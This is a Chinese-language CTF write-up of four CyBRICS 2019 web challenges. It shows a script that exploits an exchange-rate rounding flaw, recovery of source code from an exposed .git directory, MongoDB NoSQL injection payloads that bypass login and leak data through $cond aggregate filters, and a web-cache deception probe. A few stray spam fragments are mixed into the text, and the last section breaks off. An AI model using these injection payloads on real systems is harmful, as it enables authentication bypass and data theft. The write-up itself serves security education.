实战：CyBRICS CTF Quals 2019 Web Writeup


原创

systemino 于 2019-07-31 19:03:56 发布 284 收藏

前 言


周末参加了LCBC主办的2019 CyBRICS CTF Quals，在金砖五国中，获得了top5的成绩，以下是web的题解。

Bitkoff Bank


Your USD: 0
Your BTC: 0.00003

点一次mine btc，获得0.0000000001 BTC，而购买auto-miner需要0.1 USD。

购买auto-miner后，我们的网页会多出这样一个script，每秒帮我们点击1000次，但实际上并非1秒能获得这么多BTC：


```
Your USD: <b>0.159472</b><br>Your BTC: <b>0.0000000047</b><br>
    <form action='/index.php' method="POST">
        <input type="hidden" name='mine' value='1'>
        <input type="submit" id='minerbutton' value="MINE BTC">
    </form>

        <script>setTimeout(function(){document.getElementById('minerbutton').click()}, 1000);</script>

    <form action='/index.php' method="POST">
        <input type="hidden" name='flag' value='1'>
        <input type="submit" value='buy flag ($1)'>
    </form>

    <form action='/index.php' method="POST">
        <select name="from_currency">
            <option value="usd">USD</option>
            <option value="btc">BTC</option>
        </select>
        <select name="to_currency">
            <option value="usd">USD</option>
            <option value="btc">BTC</option>
        </select>
        <input type="number" step="0.0001" name="amount">
        <input type="submit" value="change">
    </form>
```

然后获取flag需要1USD，显然即便依靠auto-miner也是遥遥无期的。PHP大马

通过做题的经验，给了的功能一般不会白给，我们测试一下转换功能，发现不断将BTC转成USD，将USD转成BTC，就会因为汇率问题就会不断加钱，写脚本即可：

```
import requests
import re
url = 'http://95.179.148.72:8083/index.php'
cookie = {
'name':'yyplsky',
'password':'yyplskycool'
}
def GetUSD():
while True:
try:
r = requests.get(url,cookies=cookie,timeout=3)
res = r.content
res = re.findall(r'<b>([0-9\.]*)</b><br>',res)
return res[0]
except:
pass
def USD_to_BTC(USD):
data = {
'from_currency':'usd',
'to_currency':'btc',
'amount':USD
}
while True:
try:
r = requests.post(url,data=data,cookies=cookie,timeout=3)
break
except:
pass
def GetBTC():
while True:
try:
r = requests.get(url,cookies=cookie,timeout=3)
res = r.content
res = re.findall(r'<b>([0-9\.]*)</b><br>',res)
return res[1]
except:
pass
def BTC_to_USD(BTC):
data = {
'from_currency':'btc',
'to_currency':'usd',
'amount':BTC
}
while True:
try:
r = requests.post(url,data=data,cookies=cookie,timeout=3)
break
except:
pass
for i in range(200):
USD = GetUSD()
print USD
USD_to_BTC(USD)
BTC = GetBTC()
print BTC
BTC_to_USD(BTC)
```

通过来回转钱，跑差不多十分钟就够$1 USD，可以购买flag了。

Caesaref

这题本来设置的难度为hard，但因为出现了非预期，我们发出的请求可以在服务器收到，但回带上admin cookie，所以我们可以直接更改cookie进入admin页面，导致我们可以直接点击show flag获取flag。

修复版本见下面的Fixaref，这题就不再详解。

NopeSQL

扫描发现：

```
http://173.199.118.226/.git/HEAD
```

进行githacker源码泄露，拿到源码：

```
python GitHacker.py http://173.199.118.226/.git/
```

简单审视代码，发现是php为后端，mongodb作为数据库。

题目分为两部分，第一部分是需要先成功登入：

```php
function auth($username, $password) {
    $collection = (new MongoDB\Client('mongodb://localhost:27017/'))->test->users;
    $raw_query = '{"username": "'.$username.'", "password": "'.$password.'"}';
    $document = $collection->findOne(json_decode($raw_query));
    if (isset($document) && isset($document->password)) {
        return true;
    }
    return false;
}

$user = false;
if (isset($_COOKIE['username']) && isset($_COOKIE['password'])) {
    $user = auth($_COOKIE['username'], $_COOKIE['password']);
}

if (isset($_POST['username']) && isset($_POST['password'])) {
    $user = auth($_POST['username'], $_POST['password']);
    if ($user) {
        setcookie('username', $_POST['username']);
        setcookie('password', $_POST['password']);
    }
}
```

我们注意到在sql拼接处，为加任何过滤：

```
$raw_query = '{"username": "'.$username.'", "password": "'.$password.'"}';
```

题目会直接拼接我们传入的username和password。但因为后续有json_decode，所以导致我们并不能使用传统方法进行Bypass:


```
$document = $collection->findOne(json_decode($raw_query));
```

这里我们的想法本来为：

```
username=admin
password[$ne]=1
```

这样即查找用户名为admin，密码不为1的用户，那么显然管理员密码不可能为1，那么可以成功匹配到管理员用户，但这里由于json_decode，我们这样直接传参不会奏效，同时也不能使用//进行注释闭合。

```
<?php
error_reporting(1);
$username='admin';
$password[$ne]='1';
$raw_query = '{"username": "'.$username.'", "password": "'.$password.'"}';
var_dump(json_decode($raw_query));
```



```
class stdClass#1 (2) {
  public $username =>
  string(5) "admin"
  public $password =>
  string(5) "Array"
}
```

但我们可以构造出如下脚本，来生成我们想要的exp：

```
<?php
error_reporting(1);
$password = array('$ne' => '1');
$res = array('username' => 'admin', 'password' => $password);
var_dump(json_encode($res));
```

得到：

```
{"username":"admin","password":{"$ne":"1"}}
```

所以我们的目标是构造出这样的exp，即可解析出password[$ne]=1。

那么我们在password字段注入即可：

```
aaa", "password": {"$ne": "test"}, "username": "admin
```

即：

```
username = admin
password = aaa", "password": {"$ne": "test"}, "username": "admin
```

这样可以得到：

```
{"username": "admin", "password": "aaa", "password": {"$ne": "test"}, "username": "admin"}
```


这样一来，我们即可搜索到满足条件的管理员用户：

```
"password": {"$ne": "test"}, "username": "admin"
```

登入后，来到第二个挑战：

```php
<?php
    $filter = $_GET['filter'];

    $collection = (new MongoDB\Client('mongodb://localhost:27017/'))->test->news;

    $pipeline = [
        ['$group' => ['_id' => '$category', 'count' => ['$sum' => 1]]],
        ['$sort' => ['count' => -1]],
        ['$limit' => 5],
    ];

    $filters = [
        ['$project' => ['category' => $filter]]
    ];

    $cursor = $collection->aggregate(array_merge($filters, $pipeline));
?>
```

通过查询资料得知，在mongodb的aggregate中，可以使用$cond进行条件语句：



```
collection.aggregate(
    {
        $match : {
            '_id' : {$in:ids}
        }
    },
    {
        $group: {
            _id: '$someField',
            ...
            count: {$sum: { $cond: [ { $eq: [ "$otherField", false] } , 1, 0 ] }}
        }
    },
    function(err, result){
        ...
    }
);
```

单个条件可以为：

```
[$cond][if][$eq]
```

如果要使用两个条件，则并列即可：

```
collection.aggregate(
    {
        $match : {
            '_id' : {$in:ids}
        }
    },
    {
        $group: {
            _id: '$someField',
            ...
            count: {$sum: { $cond: [ {$and : [ { $eq: [ "$otherField", false] },
                                                { $eq: [ "$anotherField","value"] }
                                    ] },
                                    1,
                                    0 ] }}
        }
    },
    function(err, result){
        ...
    }
);
```

`[$cond][if][$eq]`
`[$cond][if][$eq]`

New in version 2.6.

```
{ $cond: { if: <boolean-expression>, then: <true-case>, else: <false-case-> } }
```

Or:

```
{ $cond: [ <boolean-expression>, <true-case>, <false-case> ] }
```


那么我们可以利用：

`if then else`

比如当我们匹配到flags时候，就将其移除：

```
http://173.199.118.226/index.php?filter[$cond][if][$eq][]=flags&filter[$cond][if][$eq]
[]=$category&filter[$cond][then]=$$REMOVE&filter[$cond][else]=$category
```

发现flags被移除：




Welcome!
Group most common news by category | publicity
politics has 9 news
has 9 news
comedy has 5 news
finance has 5 news

在匹配到public时，将其移除：

```
http://173.199.118.226/index.php?filter[$cond][if][$eq][]=public&filter[$cond][if][$eq]
[]=$category&filter[$cond][then]=$$REMOVE&filter[$cond][else]=$category
```


发现此时正常：



Welcome!
Group most common news by category | publicity
politics has 9 news
flags has 9 news
finance has 5 news
comedy has 5 news

那么利用条件语句，发现flags时，就输出其title：

```
http://173.199.118.226/index.php?filter[$cond][if][$eq][]=flags&filter[$cond][if][$eq]
[]=$category&filter[$cond][then]=$title&filter[$cond][else]=$category
```




Welcome!
Group most common news by category | publicity
politics has 9 news
comedy has 5 news
finance has 5 news
Dolorum animi et autem accusantium nihil similique ut iste. has 1 news
This is a flag text has 1 news

从title中我们得知有text，那么读取：天天好彩

```
http://173.199.118.226/index.php?filter[$cond][if][$eq][]=flags&filter[$cond][if][$eq]
[]=$category&filter[$cond][then]=$text&filter[$cond][else]=$category
```

即可拿到flag:




Welcome!
Group most common news by category | publicity
politics has 9 news
comedy has 5 news
finance has 5 news
Quia magnam nemo aperiam et aut ut similique. Veniam ipsa recusandae inventore quos ipsam. Velit hic nobi
cybrics{7|–|15 15 4 7E><7 |=|_49} has 1 news

```
cybrics{7|-|15 15 4 7E><7 |=|_49}
```


Fixaref

进入页面后，发现可以ask question，本能测试一下远程请求：



```
Listening on [0.0.0.0] (family 0, port 24444)
Connection from [95.179.190.31] port 24444 [tcp/*] accepted (family 2, sport 389
74)
GET / HTTP/1.1
Host: [redacted]:24444
User-Agent: python-requests/2.18.4
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

收到后，发现是python requests发包，同时注意到http header:




```
▼ Response Headers     view source
    Access-Control-Allow-Origin: *
    Cache-Control: no-store, no-cache, must-revalidate
    Connection: keep-alive
    Content-Encoding: gzip
    Content-Type: text/html; charset=UTF-8
    Date: Mon, 22 Jul 2019 03:09:40 GMT
    Expires: Thu, 19 Nov 1981 08:52:00 GMT
    Pragma: no-cache
    Server: nginx/1.14.0 (Ubuntu)
    Transfer-Encoding: chunked
```

发现了一个奇怪的header，搜索得知，可能和缓存有关，同时依据之前非预期的题目的flag提示：cache is vulnerabilities。那么判定本题应该是利用cache的问题。

我们测试让题目自己去访问：


```
http://95.179.190.31/index.php/skyiscool.js
```

发现可以管理员的页面：



Hello, moderator
Ask support:

Retrieve the secret flag:




```
